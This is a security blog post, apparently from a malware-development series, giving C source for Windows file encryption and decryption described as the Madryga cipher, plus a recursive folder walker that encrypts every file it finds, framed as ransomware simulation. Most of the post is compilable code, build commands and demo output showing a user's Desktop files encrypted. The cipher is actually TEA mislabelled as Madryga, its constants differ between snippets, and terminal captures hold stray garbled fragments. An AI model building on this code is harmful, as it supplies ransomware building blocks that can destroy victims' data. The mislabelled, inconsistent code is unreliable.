


Malware and cryptography 24: encrypt/decrypt file via Madryga. Simple C/C++ example.

 cocomelonc.github.io/malware/2024/01/16/malware-cryptography-24.html

January 16, 2024

8 minute read

Hello, cybersecurity enthusiasts and white hackers!



Since I'm a little busy writing my book for the Packt publishing, I haven't been writing as often lately. But I'm still working on researching and simulating ransomware.

In one of the previous [posts](#) I wrote about the Madryga encryption algorithm and how it affected the VirusTotal detection score.

At the request of one of my readers, I decided to show file encryption and decryption logic using the Madryga algorithm.

practical example 1

First of all, we do not update encryption and decryption functions:

```

void madryga_encrypt(u32 *v, u32 *k) {
    u32 v0 = v[0], v1 = v[1], sum = 0, i;
    u32 delta = 0x9E3779B9;
    for (i = 0; i < ROUNDS; i++) {
        sum += delta;
        v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
        v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
    }
    v[0] = v0; v[1] = v1;
}

void madryga_decrypt(u32 *v, u32 *k) {
    u32 v0 = v[0], v1 = v[1], sum = 0xE3779B90, i;
    u32 delta = 0x9E3779B9;
    for (i = 0; i < ROUNDS; i++) {
        v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
        sum -= delta;
    }
    v[0] = v0; v[1] = v1;
}

```

Then, next piece of code implemented encryption and decryption functions for data using a simple block cipher `madryga_encrypt` and `madryga_decrypt`. It operates on the data in blocks of 8 bytes, with a padding mechanism for the case when the data length is not a multiple of 8:

```

void madryga_encrypt_data(unsigned char* data, int data_len) {
    int i;
    uint32_t *ptr = (uint32_t*) data;
    for (i = 0; i < data_len / 8; i++) {
        madryga_encrypt(ptr, key);
        ptr += 2;
    }
    // check if there are remaining bytes
    int remaining = data_len % 8;
    if (remaining != 0) {
        // pad with 0x90
        unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, ptr, remaining);
        madryga_encrypt((uint32_t*) pad, key);
        memcpy(ptr, pad, remaining);
    }
}

void madryga_decrypt_data(unsigned char* data, int data_len) {
    int i;
    uint32_t *ptr = (uint32_t*) data;
    for (i = 0; i < data_len / 8; i++) {
        madryga_decrypt(ptr, key);
        ptr += 2;
    }
    // check if there are remaining bytes
    int remaining = data_len % 8;
    if (remaining != 0) {
        // pad with 0x90
        unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, ptr, remaining);
        madryga_decrypt((uint32_t*) pad, key);
        memcpy(ptr, pad, remaining);
    }
}

```

Let's break down the encryption code step by step:

- It takes a pointer to data and its length `data_len`.
- It converts the data pointer to a `uint32_t*` for **32-bit** (4-byte) block processing.
- It processes the data in blocks of 8 bytes using `madryga_encrypt` function.
- The loop increments the pointer by **2** to move to the next **8-byte** block.
- If there are remaining bytes (not a multiple of 8), it pads the remaining bytes with **0x90** and encrypts the padded block.

Finally, I implemented file encryption and decryption logic:

```

void encrypt_file(const char* input_path, const char* output_path) {
    FILE* input_file = fopen(input_path, "rb");
    FILE* output_file = fopen(output_path, "wb");

    if (input_file == NULL || output_file == NULL) {
        perror("Error opening file");
        exit(EXIT_FAILURE);
    }

    fseek(input_file, 0, SEEK_END);
    long file_size = ftell(input_file);
    fseek(input_file, 0, SEEK_SET);

    unsigned char* file_content = (unsigned char*)malloc(file_size);
    fread(file_content, 1, file_size, input_file);

    for (int i = 0; i < file_size / 8; i++) {
        madryga_encrypt_data(file_content + i * 8, 8);
    }

    fwrite(file_content, 1, file_size, output_file);

    fclose(input_file);
    fclose(output_file);
    free(file_content);
}

void decrypt_file(const char* input_path, const char* output_path) {
    FILE* input_file = fopen(input_path, "rb");
    FILE* output_file = fopen(output_path, "wb");

    if (input_file == NULL || output_file == NULL) {
        perror("Error opening file");
        exit(EXIT_FAILURE);
    }

    fseek(input_file, 0, SEEK_END);
    long file_size = ftell(input_file);
    fseek(input_file, 0, SEEK_SET);

    unsigned char* file_content = (unsigned char*)malloc(file_size);
    fread(file_content, 1, file_size, input_file);

    for (int i = 0; i < file_size / 8; i++) {
        madryga_decrypt_data(file_content + i * 8, 8);
    }

    fwrite(file_content, 1, file_size, output_file);

    fclose(input_file);
    fclose(output_file);
}

```

```
    free(file_content);  
}
```

The full source code is looks like this [hack.c](#):

```

/*
 * hack.c
 * encrypt/decrypt file with Madryga algorithm
 * author: @cocomelonc
 * https://cocomelonc.github.io/malware-cryptography-24.html
 */
#include <stdio.h>
#include <stdint.h>
#include <string.h>
#include <windows.h>

#define ROUNDS 16

typedef uint32_t u32;

u32 key[4] = {0x00010203, 0x04050607, 0x08090A0B, 0x0C0D0E0F};

void madryga_encrypt(u32 *v, u32 *k) {
    u32 v0 = v[0], v1 = v[1], sum = 0, i;
    u32 delta = 0xE3779B9;
    for (i = 0; i < ROUNDS; i++) {
        sum += delta;
        v0 += ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
        v1 += ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
    }
    v[0] = v0; v[1] = v1;
}

void madryga_decrypt(u32 *v, u32 *k) {
    u32 v0 = v[0], v1 = v[1], sum = 0xE3779B9, i;
    u32 delta = 0xE3779B9;
    for (i = 0; i < ROUNDS; i++) {
        v1 -= ((v0 << 4) + k[2]) ^ (v0 + sum) ^ ((v0 >> 5) + k[3]);
        v0 -= ((v1 << 4) + k[0]) ^ (v1 + sum) ^ ((v1 >> 5) + k[1]);
        sum -= delta;
    }
    v[0] = v0; v[1] = v1;
}

void madryga_encrypt_data(unsigned char* data, int data_len) {
    int i;
    uint32_t *ptr = (uint32_t*) data;
    for (i = 0; i < data_len / 8; i++) {
        madryga_encrypt(ptr, key);
        ptr += 2;
    }
    // check if there are remaining bytes
    int remaining = data_len % 8;
    if (remaining != 0) {
        // pad with 0x90
        unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, ptr, remaining);
    }
}

```

```

    madryga_encrypt((uint32_t*) pad, key);
    memcpy(ptr, pad, remaining);
}
}

void madryga_decrypt_data(unsigned char* data, int data_len) {
    int i;
    uint32_t *ptr = (uint32_t*) data;
    for (i = 0; i < data_len / 8; i++) {
        madryga_decrypt(ptr, key);
        ptr += 2;
    }
    // check if there are remaining bytes
    int remaining = data_len % 8;
    if (remaining != 0) {
        // pad with 0x90
        unsigned char pad[8] = {0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90, 0x90};
        memcpy(pad, ptr, remaining);
        madryga_decrypt((uint32_t*) pad, key);
        memcpy(ptr, pad, remaining);
    }
}

void encrypt_file(const char* input_path, const char* output_path) {
    FILE* input_file = fopen(input_path, "rb");
    FILE* output_file = fopen(output_path, "wb");

    if (input_file == NULL || output_file == NULL) {
        perror("error opening file");
        exit(EXIT_FAILURE);
    }

    fseek(input_file, 0, SEEK_END);
    long file_size = ftell(input_file);
    fseek(input_file, 0, SEEK_SET);

    unsigned char* file_content = (unsigned char*)malloc(file_size);
    fread(file_content, 1, file_size, input_file);

    for (int i = 0; i < file_size / 8; i++) {
        madryga_encrypt_data(file_content + i * 8, 8);
    }

    fwrite(file_content, 1, file_size, output_file);

    fclose(input_file);
    fclose(output_file);
    free(file_content);
}

void decrypt_file(const char* input_path, const char* output_path) {
    FILE* input_file = fopen(input_path, "rb");

```

```

FILE* output_file = fopen(output_path, "wb");

if (input_file == NULL || output_file == NULL) {
    perror("error opening file");
    exit(EXIT_FAILURE);
}

fseek(input_file, 0, SEEK_END);
long file_size = ftell(input_file);
fseek(input_file, 0, SEEK_SET);

unsigned char* file_content = (unsigned char*)malloc(file_size);
fread(file_content, 1, file_size, input_file);

for (int i = 0; i < file_size / 8; i++) {
    madryga_decrypt_data(file_content + i * 8, 8);
}

fwrite(file_content, 1, file_size, output_file);

fclose(input_file);
fclose(output_file);
free(file_content);
}

int main() {
    encrypt_file("test.txt", "test-enc.bin");
    decrypt_file("test-enc.bin", "test-dec.txt");
    return 0;
}

```

As you can see, for test I just encrypt file `test.txt` and decrypt it.

demo

Let's compile our PoC code:

```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptograph-24]
└─$ x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive


(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptograph-24]
└─$ ls -lt
total 28
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Jan 20 20:03 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 3571 Jan 18 10:48 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc 3792 Jan 17 21:00 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc     43 Dec 26 23:06 test.txt
for (int i = 0, i < file_size / 8, i++) {
    file_content[i] = file_content[i] ^ 0x41;
}

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptograph-24]
└─$ █
```

Then just run it on Windows 10 x64 machine:

```
.\hack.exe
```

As a result, two new files **test-enc.bin** and **test-dec.txt** were created.



```
(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24] output_file)
└$ sha1sum test.txt
a2852134b6643c87b1c698b798271bad0f221715  test.txt

(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24]
└$ sha1sum test-dec.txt
a2852134b6643c87b1c698b798271bad0f221715  test-dec.txt
```

```

└─(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptog
raphy-24]
i  $ hexdump -C test-enc.bin
E 00000000  bc 9c ff 0c 98 71 d5 bb  9e e6 cc 7d 14 4b cb 9d  |.....q.....}.K..|
E 00000010  af d1 ee b9 91 cd b6 06  15 90 b6 f7 77 58 ea d9  |.....wX..|
t 00000020  b3 75 e8 b7 38 d7 53 cd 2e 35 33 35               |.u..8.S.535|
f 0000002b input_file)

└─(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptog
raphy-24] t + i * 8, 8)
└─$ hexdump -C test.txt
00000000  4d 65 6f 77 2d 6d 65 6f  77 21 20 3d 5e 2e 2e 5e  |Meow-meow! =^..^|
00000010  3d 0d 0a 4d 65 6f 77 2d  6d 65 6f 77 21 20 3d 5e  |=..Meow-meow! =^|
00000020  2e 2e 5e 3d 0d 0a 36 35  35 33 35               | .. ≈ .. 65535|
0000002b

└─(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptog
raphy-24]
└─$ hexdump -C test-dec.txt
00000000  4d 65 6f 77 2d 6d 65 6f  77 21 20 3d 5e 2e 2e 5e  |Meow-meow! =^..^|
00000010  3d 0d 0a 4d 65 6f 77 2d  6d 65 6f 77 21 20 3d 5e  |=..Meow-meow! =^|
00000020  2e 2e 5e 3d 0d 0a 36 35  35 33 35               | .. ≈ .. 65535|
0000002b

```

As we can see, everything is worked perfectly! =^..^=

practical example 2

But, in the wild, ransomware do not always encrypt the entire file if it is very large. For example [Conti ransomware](#) used partial encryption.

Also ransomware recursive encrypt folders, it might look something like this:

```

void handleFiles(const char* folderPath) {
    WIN32_FIND_DATAA findFileData;
    char searchPath[MAX_PATH];
    sprintf_s(searchPath, MAX_PATH, "%s\\*", folderPath);

    HANDLE hFind = FindFirstFileA(searchPath, &findFileData);

    if (hFind == INVALID_HANDLE_VALUE) {
        printf("Error: %d\n", GetLastError());
        return;
    }

    do {
        const char* fileName = findFileData.cFileName;

        if (strcmp(fileName, ".") == 0 || strcmp(fileName, "..") == 0) {
            continue;
        }

        char filePath[MAX_PATH];
        sprintf_s(filePath, MAX_PATH, "%s\\%s", folderPath, fileName);

        if (findFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
            // Recursive call for subfolders
            handleFiles(filePath);
        } else {
            // Process individual files
            printf("file: %s\n", filePath);
            char encryptedFilePath[MAX_PATH];
            sprintf_s(encryptedFilePath, MAX_PATH, "%s.bin", filePath);
            encrypt_file(filePath, encryptedFilePath);
        }
    } while (FindNextFileA(hFind, &findFileData) != 0);

    FindClose(hFind);
}

```

As you can see, the logic is pretty simple.
The recursive decryption uses the same trick:

```

void decryptFiles(const char* folderPath) {
    WIN32_FIND_DATAA findFileData;
    char searchPath[MAX_PATH];
    sprintf_s(searchPath, MAX_PATH, "%s\\*", folderPath);

    HANDLE hFind = FindFirstFileA(searchPath, &findFileData);

    if (hFind == INVALID_HANDLE_VALUE) {
        printf("error: %d\n", GetLastError());
        return;
    }

    do {
        const char* fileName = findFileData.cFileName;

        if (strcmp(fileName, ".") == 0 || strcmp(fileName, "..") == 0) {
            continue;
        }

        char filePath[MAX_PATH];
        sprintf_s(filePath, MAX_PATH, "%s\\%s", folderPath, fileName);

        if (findFileData.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY) {
            // Recursive call for subfolders
            decryptFiles(filePath);
        } else {
            // Process individual files
            if (strstr(fileName, ".bin") != NULL) {
                printf("File: %s\n", filePath);
                char decryptedFilePath[MAX_PATH];
                sprintf_s(decryptedFilePath, MAX_PATH, "%s.decrypted", filePath);
                decrypt_file(filePath, decryptedFilePath);
            }
        }
    } while (FindNextFileA(hFind, &findFileData) != 0);

    FindClose(hFind);
}

```

demo 2

Let's see everything in action, compile our PoC code:

```
x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
```

The screenshot shows a terminal window with two tabs. The current tab displays the command-line interface of a Linux system (Kali Linux). The user has just compiled a C program named 'hack2.c' into an executable file 'hack2.exe' using the mingw32-g++ compiler. They then used the 'ls -lt' command to list the contents of the directory, which includes the executable, source code, and other files like 'test-dec.txt' and 'test-enc.bin'. The terminal window also shows the path: ~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24.

```
cocomelonc@kali: ~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24
File Actions Edit View Help
cocomelonc@kali: ~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24 x mc [cocomelonc@kali]:~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24 x ... x

└──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24]
└─$ x86_64-w64-mingw32-g++ -O2 hack2.c -o hack2.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exception -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
└──(cocomelonc㉿kali)-[~/hacking/cybersec_blog/meow/2024-01-16-malware-cryptography-24]
└─$ ls -lt
total 84
-rwxr-xr-x 1 cocomelonc cocomelonc 43008 Jan 21 10:34 hack2.exe
-rw-r--r-- 1 cocomelonc cocomelonc 5729 Jan 21 10:34 hack2.c
-rw-r--r-- 1 cocomelonc cocomelonc 3571 Jan 20 23:31 hack.c
-rwxr-xr-x 1 cocomelonc cocomelonc 15872 Jan 20 20:03 hack.exe
-rw-r--r-- 1 cocomelonc cocomelonc 43 Jan 17 16:21 test-dec.txt
-rw-r--r-- 1 cocomelonc cocomelonc 43 Jan 17 16:21 test-enc.bin
-rw-r--r-- 1 cocomelonc cocomelonc 43 Dec 26 23:06 test.txt
└──(1 item) └── ROUNDS 1 → 1
```

Then just run it on Windows 10 x64 machine:

```
.\hack.exe
```

win10-1903 (test1) [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Windows PowerShell

```
PS Z:\2024-01-16-malware-cryptography-24> dir
```

Directory: Z:\2024-01-16-malware-cryptography-24

Mode	LastWriteTime	Length	Name
----	-----	-----	-----
-	1/17/2024 1:21 PM	43	test-enc.bin
-	1/17/2024 12:39 PM	15872	hack.exe
-	1/17/2024 1:21 PM	43	test-dec.txt
-	12/26/2023 8:06 PM	43	test.txt
-	1/17/2024 12:39 PM	3405	hack.c

```
PS Z:\2024-01-16-malware-cryptography-24> .\hack2.exe
```

File: C:\Users\user\Desktop\books\applied-cryptography.pdf
File: C:\Users\user\Desktop\books\APT.Collection.2010.7z
File: C:\Users\user\Desktop\books\dark.reg
File: C:\Users\user\Desktop\books\dbg_10.0.10041.0_x64.msi
File: C:\Users\user\Desktop\books\dbg_10.0.10041.0_x86.msi
File: C:\Users\user\Desktop\books\dbg_10.0.15063.0_x64.msi
File: C:\Users\user\Desktop\books\init.vim
File: C:\Users\user\Desktop\books\install.ps1
File: C:\Users\user\Desktop\books\jdk-17_windows-x64_bin.exe
File: C:\Users\user\Desktop\books\MacMalware_2022.pdf
File: C:\Users\user\Desktop\books\userenv.dll
File: C:\Users\user\Desktop\books\windbg.appx
File: C:\Users\user\Desktop\books\X64 Debuggers And Tools-x64_en-us.msi

```
PS Z:\2024-01-16-malware-cryptography-24>
```

Activate Windows
Go to Settings to activate Windows.

7:39 AM 1/21/2024

Type here to search

Right Ctrl

This PC > Desktop > books

Name	Date modified	Type
applied-cryptography	9/5/2022 3:17 AM	PDF File
APT.Collection.2010.7z	10/15/2022 5:35 AM	7Z File
dark	1/18/2023 9:27 PM	Registration Entries
dbg_10.0.10041.0_x64	1/18/2023 9:19 PM	Windows Installer ..
dbg_10.0.10041.0_x86	10/29/2021 9:32 AM	Windows Installer ..
dbg_10.0.15063.0_x64	1/18/2023 9:21 PM	Windows Installer ..
init.vim	6/24/2022 10:20 AM	VIM File
install	1/18/2023 1:22 AM	Windows PowerS...
jdk-17_windows-x64_bin	10/15/2022 5:11 AM	Application
MacMalware_2022	1/22/2023 6:15 AM	PDF File
userenv.dll	4/12/2018 2:34 AM	Application exten...
windbg	1/18/2023 8:53 PM	APPX File
X64 Debuggers And Tools-x64_en-us	10/29/2021 12:58 PM	Windows Installer ..

Name	Date modified	Type
PDF applied-cryptography	9/5/2022 3:17 AM	PDF File
applied-cryptography.pdf.bin	1/21/2024 7:42 AM	BIN File
applied-cryptography.pdf.bin.decrypted	1/21/2024 7:42 AM	DECRYPTED File
APT.Collection.2010.7z	10/15/2022 5:35 AM	7Z File
APT.Collection.2010.7z.bin	1/21/2024 7:42 AM	BIN File
APT.Collection.2010.7z.bin.decrypted	1/21/2024 7:42 AM	DECRYPTED File
dark	1/18/2023 9:27 PM	Registration Ent.
dark.reg.bin	1/21/2024 7:42 AM	BIN File
dark.reg.bin.decrypted	1/21/2024 7:42 AM	DECRYPTED File
dbg_10.0.10041.0_x64	1/18/2023 9:19 PM	Windows Install
dbg_10.0.10041.0_x64.msi.bin	1/21/2024 7:42 AM	BIN File
dbg_10.0.10041.0_x64.msi.bin.decrypted	1/21/2024 7:42 AM	DECRYPTED File
dbg_10.0.10041.0_x86	10/29/2021 9:32 AM	Windows Install
dbg_10.0.10041.0_x86.msi.bin	1/21/2024 7:42 AM	BIN File
dbg_10.0.10041.0_x86.msi.bin.decrypted	1/21/2024 7:43 AM	DECRYPTED File
dbg_10.0.15063.0_x64	1/18/2023 9:21 PM	Windows Install
dbg_10.0.15063.0_x64.msi.bin	1/21/2024 7:42 AM	BIN File
dbg_10.0.15063.0_x64.msi.bin.decrypted	1/21/2024 7:43 AM	DECRYPTED File
init.vim	6/24/2022 10:20 AM	VIM File
init.vim.bin	1/21/2024 7:42 AM	BIN File
init.vim.bin.decrypted	1/21/2024 7:42 AM	DECRYPTED FILE

Let's check a decrypted and original files, for example [applied-cryptography.pdf.bin.decrypted](#):

```

cocomelonc@kali: ~/hac...alware-cryptography-24  x  mc [cocomelonc@kali]:~/h....malware-cryptography-24  x  ...  x  c...s  x
File Actions Edit View Help
└$ hexdump -C applied-cryptography.pdf | head
00000000  25 50 44 46 2d 31 2e 35  0d 25 e2 e3 cf d3 0d 0a  |%PDF-1.5.%.....|
00000010  31 20 30 20 6f 62 6a 3c  3c 2f 49 44 20 32 39 37  |1 0 obj</ID 297|
00000020  38 34 20 30 20 52 2f 41  6e 6e 6f 74 73 20 32 20  |84 0 R/Annots 2 |
00000030  30 20 52 2f 43 6f 6e 74  65 6e 74 73 20 33 38 20  |0 R/Contents 38 |
00000040  30 20 52 2f 54 79 70 65  2f 50 61 67 65 2f 50 61  |0 R/Type/Page/Pa|
00000050  72 65 6e 74 20 32 38 31  34 37 20 30 20 52 2f 52  |rent 28147 0 R/R|
00000060  6f 74 61 74 65 20 30 2f  4d 65 64 69 61 42 6f 78  |otate 0/MediaBox|
00000070  5b 30 20 30 20 36 31 32  20 37 39 32 5d 2f 43 72  |[0 0 612 792]/Cr|
00000080  6f 70 42 6f 78 5b 30 20  30 20 36 31 32 20 37 39  |opBox[0 0 612 79|
00000090  32 5d 2f 50 5a 20 31 2e  30 39 34 37 37 2f 52 65  |2]/PZ 1.09477/Re|


└(cocomelonc㉿kali)-[~/Desktop/shared/books]
└$ hexdump -C applied-cryptography.pdf.bin.decrypted | head
00000000  25 50 44 46 2d 31 2e 35  0d 25 e2 e3 cf d3 0d 0a  |%PDF-1.5.%.....|
00000010  31 20 30 20 6f 62 6a 3c  3c 2f 49 44 20 32 39 37  |1 0 obj</ID 297|
00000020  38 34 20 30 20 52 2f 41  6e 6e 6f 74 73 20 32 20  |84 0 R/Annots 2 |
00000030  30 20 52 2f 43 6f 6e 74  65 6e 74 73 20 33 38 20  |0 R/Contents 38 |
00000040  30 20 52 2f 54 79 70 65  2f 50 61 67 65 2f 50 61  |0 R/Type/Page/Pa|
00000050  72 65 6e 74 20 32 38 31  34 37 20 30 20 52 2f 52  |rent 28147 0 R/R|
00000060  6f 74 61 74 65 20 30 2f  4d 65 64 69 61 42 6f 78  |otate 0/MediaBox|
00000070  5b 30 20 30 20 36 31 32  20 37 39 32 5d 2f 43 72  |[0 0 612 792]/Cr|
00000080  6f 70 42 6f 78 5b 30 20  30 20 36 31 32 20 37 39  |opBox[0 0 612 79|
00000090  32 5d 2f 50 5a 20 31 2e  30 39 34 37 37 2f 52 65  |2]/PZ 1.09477/Re|


└(cocomelonc㉿kali)-[~/Desktop/shared/books]
└$ md5sum applied-cryptography.pdf applied-cryptography.pdf.bin.decrypted
80e71e4afe19ef4c17aa33393a0bcde6  applied-cryptography.pdf
80e71e4afe19ef4c17aa33393a0bcde6  applied-cryptography.pdf.bin.decrypted

```

As you can see our simple PoC is worked perfectly.

Of course, the examples I showed still cannot be used to simulate ransomware as needed. To do this, we still need to add a blacklisted directories and we need to add a little speed to our logic.

In the following parts I will implement the logic for encrypting the entire file system, of course this will be separated into a separate project on GitHub and will be used to simulate ransomware attacks.

I hope this post spreads awareness to the blue teamers of this interesting encrypting technique, and adds a weapon to the red teamers arsenal.

[Madryga](#)

[Malware AV/VM evasion part 13](#)

[source code in github](#)

| This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!

PS. All drawings and screenshots are mine